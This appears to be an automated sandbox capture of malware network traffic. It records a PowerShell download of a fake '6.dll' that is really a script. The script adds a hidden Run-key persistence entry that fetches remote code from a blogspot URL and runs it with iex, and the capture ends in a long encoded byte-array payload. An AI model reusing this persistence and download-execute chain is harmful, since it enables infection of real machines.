2022-01-14 11:21:18 UTC	968	OUT	GET /1rxjqgtrygkg/5avuvurhf9r42y3/6.dll HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: download2262.mediafire.com Cookie: ukey=s7huv8g43j1r0etull8h9ns6aiwyny7l Connection: Keep-Alive
2022-01-14 11:21:19 UTC	968	IN	HTTP/1.1 200 OK server: dsp-0.0.1 content-type: text/plain accept-ranges: bytes connection: close content-encoding: binary cache-control: no-store x-robots-tag: noindex, nofollow content-disposition: attachment; filename="6.dll" content-length: 490941 date: Fri, 14 Jan 2022 11:21:18 GMT
2022-01-14 11:21:19 UTC	968	IN	Data Raw: 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 35 0d 0a 4e 65 77 2d 49 74 65 6d 50 72 6f 70 65 72 74 79 20 2d 50 61 74 68 20 22 48 4b 43 55 3a 5c 53 4f 46 54 57 41 52 45 5c 4d 69 63 72 6f 73 6f 66 74 5c 57 69 6e 64 6f 77 73 5c 43 75 72 72 65 6e 74 56 65 72 73 69 6f 6e 5c 52 75 6e 22 20 2d 4e 61 6d 65 20 22 4e 65 74 77 72 69 78 50 61 72 61 6d 22 20 2d 56 61 6c 75 65 20 22 70 6f 77 65 72 73 68 65 6c 6c 20 2d 77 20 68 20 2d 4e 6f 50 72 6f 66 69 6c 65 20 2d 45 78 65 63 75 74 69 6f 6e 50 6f 6c 69 63 79 20 42 79 70 61 73 73 20 2d 43 6f 6d 6d 61 6e 64 20 73 74 61 72 74 2d 73 6c 65 65 70 20 2d 73 20 32 30 3b 69 77 72 20 22 22 68 74 74 70 73 3a 2f 2f 70 36 74 62 62 62 2e 62 6c 6f 67 73 70 6f 74 2e 63 6f 6d 2f 61 74 6f 6d 2e 78 6d 6c 22 22 20 2d 75 73 65 42 7c 69 65 Data Ascii: start-sleep -s 5New-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name "NetwrixParam" -Value "powershell -w h -NoProfile -ExecutionPolicy Bypass -Command start-sleep -s 20;iwr ""https://p6tbbb.blogspot.com/atom.xml"" -useB|ie
2022-01-14 11:21:19 UTC	984	IN	Data Raw: 2c 32 31 2c 32 34 38 2c 38 38 2c 39 32 2c 32 32 34 2c 32 33 35 2c 32 32 37 2c 32 32 39 2c 32 34 38 2c 31 38 38 2c 31 33 31 2c 31 35 39 2c 39 33 2c 31 32 39 2c 32 33 39 2c 33 39 2c 32 35 35 2c 31 35 35 2c 34 2c 32 34 35 2c 38 36 2c 32 31 2c 32 34 31 2c 32 34 2c 37 2c 32 34 36 2c 31 34 33 2c 31 39 35 2c 34 36 2c 37 30 2c 31 34 36 2c 37 38 2c 31 37 31 2c 31 31 34 2c 32 35 30 2c 31 35 33 2c 32 34 33 2c 32 33 39 2c 38 36 2c 32 34 32 2c 31 34 34 2c 31 33 34 2c 33 37 2c 31 38 39 2c 36 35 2c 31 39 31 2c 32 31 37 2c 31 34 36 2c 31 31 36 2c 33 34 2c 32 31 33 2c 31 34 36 2c 31 31 36 2c 36 31 2c 32 35 33 2c 32 32 32 2c 39 34 2c 39 33 2c 36 32 2c 36 32 2c 31 38 38 2c 36 36 2c 32 35 34 2c 31 37 39 2c 32 30 39 2c 32 35 34 2c 35 33 2c 31 39 37 2c 32 34 34 2c 32 37 2c 31 Data Ascii: ,21,248,88,92,224,235,227,229,248,188,131,159,93,129,239,39,255,155,4,245,86,21,241,24,7,246,143,195,46,70,146,78,171,114,250,153,243,239,86,242,144,134,37,189,65,191,217,146,116,34,213,146,116,61,253,222,94,93,62,62,188,66,254,179,209,254,53,197,244,27,1
2022-01-14 11:21:19 UTC	1000	IN	Data Raw: 31 36 33 2c 31 39 30 2c 32 32 37 2c 32 36 2c 31 38 37 2c 31 35 37 2c 31 32 38 2c 33 38 2c 31 32 35 2c 33 30 2c 37 38 2c 32 39 2c 31 31 38 2c 32 32 38 2c 38 33 2c 31 33 35 2c 36 35 2c 36 32 2c 31 31 37 2c 31 35 32 2c 31 39 39 2c 31 36 37 2c 31 34 2c 38 31 2c 36 32 2c 31 31 37 2c 35 36 2c 34 2c 31 36 37 2c 31 34 2c 37 37 2c 35 36 2c 31 31 36 2c 34 38 2c 35 34 2c 31 33 36 2c 32 32 37 2c 31 33 31 2c 31 30 36 2c 31 38 39 2c 32 31 2c 32 33 31 2c 31 34 2c 31 39 38 2c 32 32 33 2c 31 33 32 2c 38 37 2c 32 31 33 2c 31 39 31 2c 31 33 37 2c 31 36 33 2c 37 2c 32 32 37 2c 31 38 37 2c 31 39 34 2c 31 35 35 2c 31 37 32 2c 32 33 31 2c 31 39 35 2c 31 33 35 2c 31 39 31 2c 31 38 37 2c 31 33 35 2c 31 35 2c 31 38 33 2c 35 38 2c 31 33 35 2c 31 35 2c 31 32 32 2c 31 34 36 2c 37 39 Data Ascii: 163,190,227,26,187,157,128,38,125,30,78,29,118,228,83,135,65,62,117,152,199,167,14,81,62,117,56,4,167,14,77,56,116,48,54,136,227,131,106,189,21,231,14,198,223,132,87,213,191,137,163,7,227,187,194,155,172,231,195,135,191,187,135,15,183,58,135,15,122,146,79
2022-01-14 11:21:19 UTC	1016	IN	Data Raw: 32 33 33 2c 32 31 32 2c 32 35 35 2c 31 36 35 2c 37 38 2c 31 36 37 2c 32 35 34 2c 31 31 39 2c 31 35 37 2c 32 33 38 2c 32 36 2c 39 38 2c 38 33 2c 31 38 32 2c 34 37 2c 32 35 35 2c 31 33 30 2c 31 31 36 2c 31 31 37 2c 37 36 2c 36 35 2c 32 34 36 2c 37 39 2c 31 39 31 2c 31 31 32 2c 32 34 35 2c 32 34 37 2c 31 33 39 2c 39 2c 32 32 36 2c 32 30 31 2c 32 30 30 2c 39 34 2c 32 34 35 2c 35 2c 36 33 2c 31 31 2c 31 32 32 2c 32 33 38 2c 32 33 2c 31 35 38 2c 39 37 2c 31 30 39 2c 31 30 39 2c 31 37 30 2c 32 32 38 2c 32 34 38 2c 31 30 37 2c 31 39 35 2c 33 33 2c 35 36 2c 32 30 36 2c 32 34 30 2c 31 30 32 2c 31 31 35 2c 32 31 37 2c 31 38 38 2c 32 30 35 2c 39 33 2c 38 34 2c 31 33 36 2c 32 30 37 2c 31 34 34 2c 32 30 35 2c 31 35 37 2c 31 34 32 2c 31 38 34 2c 36 2c 32 31 Data Ascii: 233,212,255,165,78,167,254,119,157,238,26,98,83,182,47,255,130,116,117,76,65,246,79,191,112,245,247,139,9,226,201,200,94,245,5,63,11,122,238,23,158,97,109,109,170,228,248,107,195,33,56,206,240,102,115,217,188,205,93,84,136,207,144,205,135,157,142,184,6,21
2022-01-14 11:21:19 UTC	1032	IN	Data Raw: 31 38 34 2c 31 30 38 2c 31 37 33 2c 38 37 2c 37 36 2c 32 34 33 2c 39 2c 31 31 31 2c 36 32 2c 34 2c 31 30 30 2c 32 30 34 2c 31 30 39 2c 32 37 2c 32 32 39 2c 31 35 36 2c 34 34 2c 34 30 2c 39 37 2c 31 38 35 2c 32 32 32 33 2c 31 33 34 2c 31 38 39 2c 30 2c 36 30 2c 33 34 2c 38 32 2c 38 38 2c 31 2c 32 33 31 2c 36 38 2c 37 36 2c 36 39 2c 37 35 2c 31 37 32 2c 31 30 31 2c 32 31 34 2c 36 32 2c 31 38 38 2c 33 31 2c 31 30 33 2c 32 34 35 2c 39 30 2c 37 2c 31 33 37 2c 31 30 33 2c 36 39 2c 32 36 2c 32 34 33 2c 37 2c 31 38 33 2c 39 30 2c 31 33 35 2c 32 32 35 2c 38 35 2c 31 38 2c 32 33 35 2c 34 38 2c 32 33 35 2c 32 34 30 2c 31 35 32 2c 39 35 2c 31 35 35 2c 33 30 2c 31 31 2c 32 34 39 2c 32 31 31 2c 32 33 35 2c 38 37 2c 37 31 2c 35 35 2c 31 32 2c 39 36 2c 36 2c 32 30 31 2c 32 Data Ascii: 184,108,173,87,76,243,9,111,62,4,100,204,109,27,229,156,44,40,97,185,223,134,189,0,60,34,82,88,1,231,68,76,69,75,172,101,214,62,188,31,103,245,90,7,137,103,69,26,243,7,183,90,135,225,85,18,235,48,235,240,152,95,155,30,11,249,211,235,87,71,55,12,96,6,201,2
2022-01-14 11:21:19 UTC	1048	IN	Data Raw: 32 36 2c 31 34 39 2c 39 39 2c 32 32 32 2c 31 38 32 2c 32 30 38 2c 34 2c 32 30 34 2c 31 31 37 2c 31 36 2c 32 34 30 2c 34 38 2c 33 39 2c 38 31 2c 31 36 37 2c 32 32 35 2c 32 30 35 2c 33 37 2c 31 38 38 2c 30 2c 32 31 33 2c 32 32 30 2c 31 35 35 2c 31 39 37 2c 38 34 2c 31 33 32 2c 31 35 2c 37 38 2c 32 31 32 2c 32 32 37 2c 31 30 37 2c 33 33 2c 31 39 39 2c 31 38 35 2c 31 37 38 2c 32 38 2c 32 32 2c 32 33 30 2c 31 37 38 2c 31 37 31 2c 31 39 2c 32 2c 32 30 32 2c 31 32 2c 31 37 33 2c 31 36 36 2c 31 30 2c 31 31 38 2c 32 30 38 2c 31 37 31 2c 32 30 35 2c 31 31 31 2c 31 35 30 2c 31 31 37 2c 31 34 2c 37 31 2c 32 33 34 2c 33 35 2c 31 34 32 2c 32 30 38 2c 31 34 37 2c 32 34 34 2c 32 34 33 2c 32 34 35 2c 31 37 32 2c 31 38 34 2c 32 34 39 2c 38 30 2c 32 34 31 2c 31 36 33 2c 32 Data Ascii: 26,149,99,222,182,208,4,204,117,16,240,48,39,81,167,225,205,37,188,0,213,220,155,197,84,132,15,78,212,227,107,33,199,185,178,28,22,230,178,171,19,2,202,12,173,166,10,118,208,171,205,111,150,117,14,71,234,35,142,208,147,244,243,245,172,184,249,80,241,163,2

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:19 UTC	1064	IN	Data Raw: 34 34 2c 35 35 2c 37 37 2c 32 30 31 2c 31 30 35 2c 35 37 2c 31 35 32 2c 31 36 36 2c 32 32 38 2c 31 38 34 2c 36 35 2c 37 34 2c 31 34 32 2c 31 32 2c 38 32 2c 31 37 38 2c 31 34 32 2c 36 35 2c 37 34 2c 31 35 36 2c 39 35 2c 33 36 2c 32 31 39 2c 34 37 2c 35 33 2c 32 34 2c 31 32 33 2c 32 32 31 2c 39 2c 35 33 2c 38 35 2c 31 31 2c 31 38 32 2c 33 2c 35 31 2c 31 33 31 2c 32 34 37 2c 32 31 39 2c 32 33 38 2c 31 36 38 2c 37 31 2c 31 38 34 2c 32 31 37 2c 32 34 2c 32 30 36 2c 36 32 2c 35 30 2c 31 35 35 2c 36 32 2c 35 34 2c 32 33 37 2c 31 39 31 2c 32 33 39 2c 34 31 2c 32 30 30 2c 37 37 2c 31 31 38 2c 32 30 33 2c 31 30 31 2c 32 33 31 2c 31 30 39 2c 31 35 30 2c 31 34 32 2c 34 2c 35 36 2c 31 38 34 2c 31 32 33 2c 32 30 34 2c 31 31 31 2c 31 38 2c 31 33 39 2c 32 34 31 2c 32 30 Data Ascii: 44,55,77,201,105,57,152,166,228,184,65,74,142,12,82,178,142,65,74,156,95,36,219,47,53,24,123,221,9 ,53,85,11,182,3,51,131,247,219,238,168,71,184,217,24,206,62,50,155,62,54,237,191,239,41,200,77,118,203,101,231 ,109,150,142,4,56,184,123,204,111,18,139,241,20
2022-01-14 11:21:19 UTC	1080	IN	Data Raw: 2c 32 34 32 2c 32 33 31 2c 35 38 2c 31 32 32 2c 31 31 36 2c 38 37 2c 31 38 35 2c 31 30 32 2c 33 34 2c 31 30 33 2c 32 33 36 2c 36 31 2c 39 37 2c 32 38 2c 39 35 2c 31 37 37 2c 32 35 35 2c 32 30 30 2c 31 38 32 2c 32 30 30 2c 32 35 2c 31 31 39 2c 31 35 30 2c 32 33 34 2c 32 34 38 2c 32 32 2c 31 38 33 2c 31 30 39 2c 39 34 2c 32 31 30 2c 31 37 34 2c 32 30 30 2c 32 35 2c 31 30 32 2c 32 33 35 2c 35 36 2c 35 34 2c 31 34 33 2c 32 32 33 2c 31 34 36 2c 31 32 33 2c 34 31 2c 31 31 34 2c 31 39 38 2c 31 39 38 2c 32 33 32 2c 35 36 2c 31 31 38 2c 34 33 2c 31 39 31 2c 31 34 39 2c 31 30 39 2c 31 34 35 2c 35 31 2c 37 38 2c 32 35 2c 31 35 2c 31 37 39 2c 31 32 34 2c 31 36 33 2c 31 30 38 2c 31 33 39 2c 31 35 36 2c 38 31 2c 37 33 2c 32 31 34 2c 31 38 31 2c 32 32 31 2c 32 30 33 2c Data Ascii: ,242,231,58,122,116,87,185,102,34,103,236,61,97,28,95,177,255,200,182,200,25,119,150,234,248,22,18 3,109,94,210,174,200,25,102,235,56,54,143,223,146,123,41,114,198,198,232,56,118,43,191,149,109,145,51,78,25,15 ,179,124,163,108,139,156,81,73,214,181,221,203,
2022-01-14 11:21:19 UTC	1096	IN	Data Raw: 31 36 37 2c 37 38 2c 32 30 39 2c 31 36 39 2c 31 33 31 2c 34 2c 33 2c 32 33 36 2c 31 37 34 2c 31 39 32 2c 31 37 38 2c 32 37 2c 36 37 2c 32 34 32 2c 31 32 36 2c 31 32 2c 31 31 34 2c 35 33 2c 31 39 31 2c 38 31 2c 31 34 32 2c 32 32 35 2c 37 36 2c 38 36 2c 32 34 34 2c 31 35 37 2c 32 32 34 2c 35 32 2c 32 31 30 2c 32 34 39 2c 36 37 2c 31 36 31 2c 32 30 37 2c 31 39 31 2c 34 38 2c 31 36 37 2c 32 32 36 2c 36 30 2c 31 38 30 2c 31 37 32 2c 38 33 2c 37 39 2c 32 34 2c 32 34 32 2c 31 30 36 2c 34 38 2c 31 30 30 2c 31 37 38 2c 32 33 31 2c 31 39 34 2c 31 38 37 2c 32 33 38 2c 32 32 34 2c 38 34 2c 31 31 37 2c 32 35 30 2c 31 38 36 2c 32 35 34 2c 32 32 30 2c 32 33 33 2c 32 31 38 2c 32 32 39 2c 32 31 32 2c 36 37 2c 31 30 30 2c 31 34 34 2c 31 39 35 2c 31 31 37 2c 32 30 39 2c 31 Data Ascii: 167,78,209,169,131,4,3,236,174,192,178,27,67,242,126,12,114,53,191,81,142,225,76,86,244,157,224,52 ,210,249,67,161,207,191,48,167,226,60,180,172,83,79,24,242,106,48,100,178,231,194,187,238,224,84,117,250,186,2 54,220,233,218,229,212,67,100,144,195,117,209,1
2022-01-14 11:21:19 UTC	1103	IN	Data Raw: 35 2c 31 38 35 2c 31 33 35 2c 31 33 31 2c 31 34 34 2c 34 38 2c 31 31 38 2c 32 33 35 2c 34 39 2c 36 36 2c 37 35 2c 32 30 33 2c 31 32 34 2c 37 31 2c 32 33 33 2c 32 33 39 2c 33 35 2c 31 30 39 2c 31 32 36 2c 32 35 33 2c 31 34 34 2c 39 34 2c 31 32 36 2c 31 31 31 2c 37 35 2c 37 31 2c 31 30 31 2c 31 34 37 2c 33 34 2c 31 39 32 2c 31 30 38 2c 33 30 2c 31 35 32 2c 30 2c 32 32 34 2c 32 35 2c 31 39 39 2c 31 37 34 2c 31 35 2c 31 36 38 2c 39 32 2c 38 31 2c 39 38 2c 31 32 36 2c 31 33 33 2c 31 38 38 2c 30 2c 32 30 30 2c 32 33 38 2c 38 39 2c 31 31 2c 32 35 31 2c 31 32 2c 31 35 39 2c 34 33 2c 39 34 2c 31 35 35 2c 32 33 31 2c 31 37 39 2c 32 31 36 2c 31 33 32 2c 38 32 2c 32 31 31 2c 31 37 2c 31 33 30 2c 34 37 2c 32 32 2c 31 33 31 2c 39 33 2c 31 32 2c Data Ascii: 5,185,135,131,144,48,118,235,49,66,75,203,124,71,233,239,35,109,126,253,144,94,126,111,75,71,101,1 47,34,192,0,198,30,152,0,2,130,224,25,199,174,15,168,92,81,98,126,133,188,0,200,238,89,11,251,12,159,43,94,155 ,231,179,216,132,82,211,17,130,47,22,131,93,12,
2022-01-14 11:21:19 UTC	1119	IN	Data Raw: 36 2c 37 39 2c 31 31 34 2c 39 32 2c 32 32 38 2c 31 34 30 2c 31 37 34 2c 32 35 30 2c 31 35 32 2c 34 30 2c 32 34 38 2c 33 30 2c 31 30 32 2c 31 37 36 2c 31 31 33 2c 31 35 30 2c 31 34 35 2c 31 32 2c 36 2c 32 32 36 2c 36 37 2c 32 35 31 2c 31 35 31 2c 35 32 2c 32 34 39 2c 32 34 31 2c 39 2c 39 36 2c 31 31 34 2c 37 38 2c 32 33 32 2c 31 37 34 2c 31 32 34 2c 37 39 2c 31 37 2c 35 34 2c 32 30 36 2c 32 34 36 2c 32 30 33 2c 31 36 38 2c 32 31 37 2c 31 33 30 2c 32 32 38 2c 35 33 2c 31 35 30 2c 32 34 34 2c 31 31 37 2c 31 34 36 2c 31 32 30 2c 31 37 37 2c 31 37 39 2c 32 34 34 2c 31 32 2c 36 33 2c 31 30 32 2c 39 35 2c 36 38 2c 31 39 30 2c 32 2c 32 32 37 2c 31 32 39 2c 32 31 30 2c 31 35 38 2c 32 32 34 36 2c 31 31 2c 32 33 32 2c 36 32 2c 35 37 2c 37 37 2c 31 30 34 2c 31 33 2c 31 Data Ascii: 6,79,114,92,228,140,174,250,152,40,248,30,102,176,113,150,145,12,6,226,67,251,151,52,249,241,9,96, 114,78,232,174,124,79,17,54,206,246,203,168,217,130,228,53,150,244,117,146,120,177,179,244,12,63,102,95,68,190 ,2,227,129,210,158,246,11,232,62,57,77,104,13,1
2022-01-14 11:21:19 UTC	1135	IN	Data Raw: 2c 39 39 2c 32 30 32 2c 38 33 2c 39 34 2c 31 34 36 2c 31 38 30 2c 32 32 2c 31 31 34 2c 31 39 38 2c 31 39 39 2c 31 32 35 2c 31 31 37 2c 31 38 36 2c 35 35 2c 32 30 30 2c 37 32 2c 31 36 2c 32 31 35 2c 39 31 2c 31 34 39 2c 31 38 30 2c 31 35 30 2c 31 32 2c 39 35 2c 32 30 34 2c 31 30 35 2c 31 37 33 2c 31 37 31 2c 31 33 37 2c 36 37 2c 32 35 31 2c 35 31 2c 36 33 2c 33 30 2c 32 30 38 2c 32 30 33 2c 36 35 2c 38 30 2c 35 34 2c 31 37 33 2c 31 34 30 2c 31 33 33 2c 35 38 2c 31 32 30 2c 31 30 35 2c 33 31 2c 31 33 37 2c 37 32 2c 35 36 2c 31 31 37 2c 31 36 33 2c 31 35 31 2c 39 35 2c 31 38 32 2c 35 35 2c 31 33 38 2c 37 30 2c 33 32 2c 39 36 2c 39 30 2c 31 38 37 2c 37 35 2c 31 33 31 2c 32 32 31 2c 31 36 35 2c 34 2c 32 32 35 2c 32 31 36 2c 31 31 33 2c 38 32 2c 31 33 34 2c 39 36 Data Ascii: ,99,202,83,94,146,180,22,114,198,199,125,117,186,55,200,72,16,215,91,149,180,150,12,95,204,105,173 ,171,137,67,251,51,63,30,208,203,65,80,54,173,140,133,58,120,105,31,137,72,56,117,163,151,95,182,55,138,70,32, 96,90,187,75,131,221,165,4,25,216,113,82,134,96
2022-01-14 11:21:19 UTC	1151	IN	Data Raw: 31 31 38 2c 32 30 34 2c 32 35 33 2c 36 2c 31 31 34 2c 32 33 33 2c 32 35 32 2c 31 33 37 2c 32 31 30 2c 32 36 2c 32 34 38 2c 32 37 2c 31 30 30 2c 37 33 2c 36 34 2c 31 39 39 2c 31 39 39 2c 31 30 34 2c 32 32 32 2c 31 37 37 2c 38 30 2c 32 32 38 2c 32 34 38 2c 32 33 39 2c 34 33 2c 32 33 31 2c 31 37 36 2c 32 34 37 2c 31 39 37 2c 39 34 2c 38 37 2c 32 31 30 2c 31 38 33 2c 32 39 2c 37 38 2c 34 30 2c 31 37 35 2c 32 35 32 2c 38 31 2c 32 30 31 2c 31 36 31 2c 31 31 31 2c 31 37 36 2c 37 2c 31 33 31 2c 31 37 33 2c 35 31 2c 32 32 36 2c 32 30 31 2c 32 31 37 2c 37 31 2c 31 34 34 2c 31 38 39 2c 31 38 2c 31 36 39 2c 32 30 32 2c 32 30 2c 36 39 2c 31 32 30 2c 37 30 2c 31 30 34 2c 31 2c 31 31 34 2c 36 37 2c 37 35 2c 31 34 35 2c 39 37 2c 31 34 38 2c 32 32 32 2c 31 37 36 2c 31 Data Ascii: 118,204,253,6,114,233,252,137,210,26,248,27,100,73,64,199,199,104,222,177,80,228,248,239,43,231,17 6,247,197,94,87,210,183,29,78,40,175,252,81,201,161,111,176,7,131,173,51,226,201,217,71,144,189,18,169,202,220 ,69,120,70,104,1,114,67,75,145,97,148,222,176,1
2022-01-14 11:21:19 UTC	1167	IN	Data Raw: 2c 37 30 2c 32 31 36 2c 37 39 2c 38 37 2c 31 34 34 2c 33 37 2c 32 33 31 2c 35 30 2c 35 30 2c 31 33 36 2c 39 32 2c 32 33 30 2c 32 31 39 2c 31 30 35 2c 37 38 2c 38 32 2c 39 30 2c 31 30 33 2c 31 31 32 2c 32 37 2c 38 36 2c 39 35 2c 32 35 34 2c 31 31 39 2c 36 30 2c 31 35 31 2c 32 35 35 2c 32 39 2c 31 31 31 2c 32 31 38 2c 32 30 39 2c 31 37 30 2c 38 31 2c 31 33 35 2c 31 37 37 2c 31 35 2c 32 32 38 2c 31 34 33 2c 31 34 39 2c 31 34 34 2c 32 34 39 2c 31 31 36 2c 32 34 37 2c 32 32 35 2c 31 39 37 2c 31 33 38 2c 30 2c 32 31 38 2c 31 30 30 2c 33 31 2c 32 39 2c 32 31 36 2c 31 37 36 2c 39 31 2c 31 32 39 2c 37 37 2c 31 32 30 2c 35 31 2c 32 31 37 2c 36 37 2c 32 34 35 2c 38 32 2c 32 30 32 2c 32 34 37 2c 32 32 33 2c 32 32 32 2c 31 36 36 2c 31 35 37 2c 32 32 32 2c 32 33 36 2c 37 Data Ascii: ,70,216,79,87,144,37,231,50,50,136,92,230,219,105,78,82,90,103,112,27,86,95,254,119,60,151,255,29, 111,218,209,170,81,135,177,15,228,143,149,144,249,116,247,225,197,138,0,218,100,31,29,216,176,91,129,77,120,51 ,217,67,245,82,202,247,223,222,166,157,22,236,7

Timestamp	kBytes transferred	Direction	Data
2022-01-14 11:21:19 UTC	1173	IN	Data Raw: 2c 35 34 2c 32 33 31 2c 31 33 31 2c 31 37 34 2c 36 32 2c 31 32 30 2c 32 33 32 2c 33 38 2c 32 31 37 2c 38 2c 31 35 33 2c 31 31 33 2c 36 30 2c 31 37 32 2c 31 37 36 2c 32 33 2c 33 37 2c 34 31 2c 32 30 36 2c 31 34 35 2c 32 33 34 2c 33 30 2c 37 33 2c 34 31 2c 35 37 2c 32 33 34 2c 33 30 2c 31 33 39 2c 32 31 35 2c 31 32 36 2c 36 2c 31 36 38 2c 32 31 2c 31 36 2c 32 34 38 2c 31 39 32 2c 31 32 35 2c 32 30 39 2c 31 38 36 2c 37 38 2c 35 36 2c 32 34 37 2c 31 36 36 2c 32 32 31 2c 39 37 2c 32 38 2c 37 39 2c 31 33 35 2c 31 34 34 2c 32 34 34 2c 33 36 2c 38 30 2c 31 38 34 2c 31 39 31 2c 31 32 33 2c 31 38 38 2c 31 31 36 2c 32 32 32 2c 37 37 2c 31 38 31 2c 36 2c 31 34 35 2c 31 37 39 2c 31 30 2c 32 30 36 2c 37 2 c 31 36 33 2c 37 34 2c 31 37 35 2c 32 34 30 2c 31 30 35 2c 31 32 Data Ascii: ,54,231,131,174,62,120,232,38,217,8,153,113,60,172,176,23,37,41,206,145,234,30,73,41,57,234,30,139 ,215,126,6,168,21,16,248,192,125,209,186,78,56,247,166,221,97,28,79,135,144,244,36,80,184,191,123,188,116,222, 77,181,6,145,179,10,206,7,163,74,175,240,105,12
2022-01-14 11:21:19 UTC	1189	IN	Data Raw: 37 2c 31 39 32 2c 32 31 30 2c 35 39 2c 35 37 2c 32 32 2c 31 31 30 2c 32 30 39 2c 31 31 2c 31 30 39 2c 36 38 2c 31 30 34 2c 34 2c 31 38 30 2c 39 39 2c 31 34 30 2c 31 33 35 2c 37 31 2c 31 31 30 2c 36 37 2c 37 33 2c 31 38 2c 31 39 34 2c 32 34 31 2c 31 36 2c 37 33 2c 38 34 2c 38 37 2c 32 30 33 2c 38 38 2c 31 38 39 2c 31 38 2c 32 37 2c 31 36 33 2c 38 37 2c 35 30 2c 32 35 32 2c 32 2c 31 39 34 2c 39 34 2c 32 31 35 2c 31 37 30 2c 32 33 39 2c 31 38 39 2c 37 39 2c 3 3 32 2c 37 38 2c 38 33 2c 31 38 32 2c 31 37 30 2c 31 32 33 2c 31 32 34 2c 32 31 37 2c 32 31 2c 31 37 30 2c 31 30 35 2c 32 39 2c 32 38 2c 34 33 2c 32 33 38 2c 31 39 2c 32 33 33 2c 33 39 2c 38 32 2c 32 30 2c 33 34 2c 33 35 2c 31 36 2c 38 32 2c 32 30 32 2c 31 31 2c 32 31 32 2c 32 33 34 2c 38 37 2c 32 31 33 Data Ascii: 7,192,210,59,57,22,110,209,11,109,68,104,4,180,99,140,135,71,110,67,73,18,194,241,16,73,84,87,203, 88,189,18,27,163,87,50,252,2,194,94,215,170,239,189,79,32,78,83,182,170,123,124,217,21,170,105,29,28,43,238,19 ,233,39,82,20,34,35,16,82,202,11,212,234,87,213
2022-01-14 11:21:19 UTC	1205	IN	Data Raw: 37 2c 33 30 2c 31 34 33 2c 31 35 39 2c 36 31 2c 32 34 38 2c 37 37 2c 32 34 36 2c 32 32 38 2c 32 31 33 2c 32 33 38 2c 38 35 2c 36 30 2c 32 31 2c 36 33 2c 31 32 33 2c 32 32 37 2c 31 36 31 2c 35 30 2c 38 31 2c 31 39 38 2c 31 33 30 2c 32 31 30 2c 32 33 31 2c 31 34 39 2c 32 34 36 2c 31 34 34 2c 31 39 36 2c 35 37 2c 31 33 34 2c 31 34 2c 33 32 2c 31 31 35 2c 34 30 2c 38 32 2c 38 39 2c 31 36 32 2c 35 38 2c 31 31 32 2c 33 31 2c 31 33 30 2c 31 34 33 2c 32 32 39 2c 31 37 31 2c 31 36 31 2c 31 34 2c 37 2c 32 33 37 2c 35 30 2c 31 35 39 2c 31 39 2c 31 38 34 2c 39 39 2c 37 31 2c 31 39 2c 31 38 2c 31 37 30 2c 31 30 33 2c 34 36 2c 37 33 2c 34 37 2c 39 36 2c 32 31 31 2c 32 33 31 2c 35 2c 39 31 2c 36 37 2c 32 30 30 2c 31 32 32 2c 34 34 2c 31 36 38 2c 39 34 2c 31 32 30 2c 32 Data Ascii: 7,30,143,159,61,248,77,246,228,213,238,85,60,21,63,123,227,161,50,81,198,130,210,231,149,246,144,1 96,57,134,14,32,115,40,82,89,162,58,112,31,130,143,229,171,161,14,7,237,50,159,19,184,99,71,19,18,170,103,46,7 3,47,96,211,231,5,91,67,200,122,44,168,94,120,2
2022-01-14 11:21:19 UTC	1221	IN	Data Raw: 2c 32 37 2c 39 2c 32 32 36 2c 31 39 39 2c 31 38 34 2c 31 35 31 2c 31 39 34 2c 32 34 36 2c 35 38 2c 36 35 2c 36 33 2c 31 32 39 2c 36 36 2c 32 34 32 2c 31 34 38 2c 31 32 33 2c 33 37 2c 31 34 36 2c 31 30 37 2c 38 30 2c 34 30 2c 31 30 35 2c 31 32 35 2c 31 39 2c 31 36 36 2c 32 33 35 2c 32 31 35 2c 39 39 2c 33 2c 34 34 2c 37 35 2c 39 30 2c 31 33 36 2c 31 30 30 34 2c 31 37 33 2c 31 39 37 2c 31 37 30 2c 32 35 33 2c 34 32 2c 31 39 36 2c 31 36 32 2c 32 30 35 2c 34 35 2c 32 30 35 2c 32 31 34 2c 32 30 32 2c 37 37 2c 31 35 30 2c 32 30 38 2c 39 31 2c 31 31 36 2c 31 37 30 2c 31 30 34 2c 32 34 38 2c 36 2c 31 31 34 2c 33 38 2c 32 30 36 2c 31 33 2c 31 37 35 2c 38 32 2c 31 33 37 2c 32 30 39 2c 31 38 37 2c 31 37 2c 33 33 2c 31 30 34 2c 32 30 32 2c 32 32 33 2c 31 39 Data Ascii: ,27,9,226,199,184,151,194,246,58,65,63,129,66,242,148,123,37,146,107,80,40,105,125,19,166,235,215, 99,3,44,75,90,136,100,104,173,197,170,253,42,196,162,205,45,205,214,202,77,150,208,91,116,170,104,248,6,114,38 ,206,13,175,82,137,209,187,17,33,104,202,223,19
2022-01-14 11:21:19 UTC	1237	IN	Data Raw: 31 39 2c 38 32 2c 38 31 2c 31 30 34 2c 31 34 36 2c 37 39 2c 34 38 2c 31 36 38 2c 39 38 2c 32 32 38 2c 31 33 36 2c 32 32 35 2c 39 36 2c 32 31 38 2c 38 38 2c 31 31 31 2c 35 32 2c 31 39 36 2c 33 32 2c 31 31 32 2c 31 39 33 2c 33 37 2c 31 37 36 2c 31 38 37 2c 32 32 2c 31 31 38 2c 32 31 35 2c 32 30 39 2c 39 36 2c 31 37 32 2c 31 34 31 2c 31 33 33 2c 31 37 35 2c 38 38 2c 31 34 39 2c 36 33 2c 31 37 38 2c 31 39 32 2c 32 32 32 30 2c 33 38 2c 31 30 34 2c 32 32 32 32 2c 31 36 34 2c 35 33 2c 36 30 2c 31 30 36 2c 31 38 38 2c 31 38 2c 31 35 34 2c 32 32 32 30 2c 31 39 30 2c 37 32 2c 31 32 39 2c 31 2c 33 38 2c 31 2c 31 34 33 2c 31 36 39 2c 32 35 34 2c 31 33 31 2c 32 2c 31 34 2c 31 38 2c 31 38 37 2c 34 32 2c 32 35 32 2c 31 33 33 2c 32 37 2c 32 2c 37 31 2c 32 32 34 2c 35 37 2c 31 34 36 Data Ascii: 19,82,81,104,146,79,48,168,98,228,136,225,96,218,88,111,52,196,32,112,193,37,176,187,2,118,215,209 ,96,172,141,133,175,88,149,63,178,192,220,38,104,222,164,53,60,106,188,18,154,220,190,72,129,1,38,1,143,169,25 4,131,2,14,18,187,42,252,133,27,2,71,224,57,146
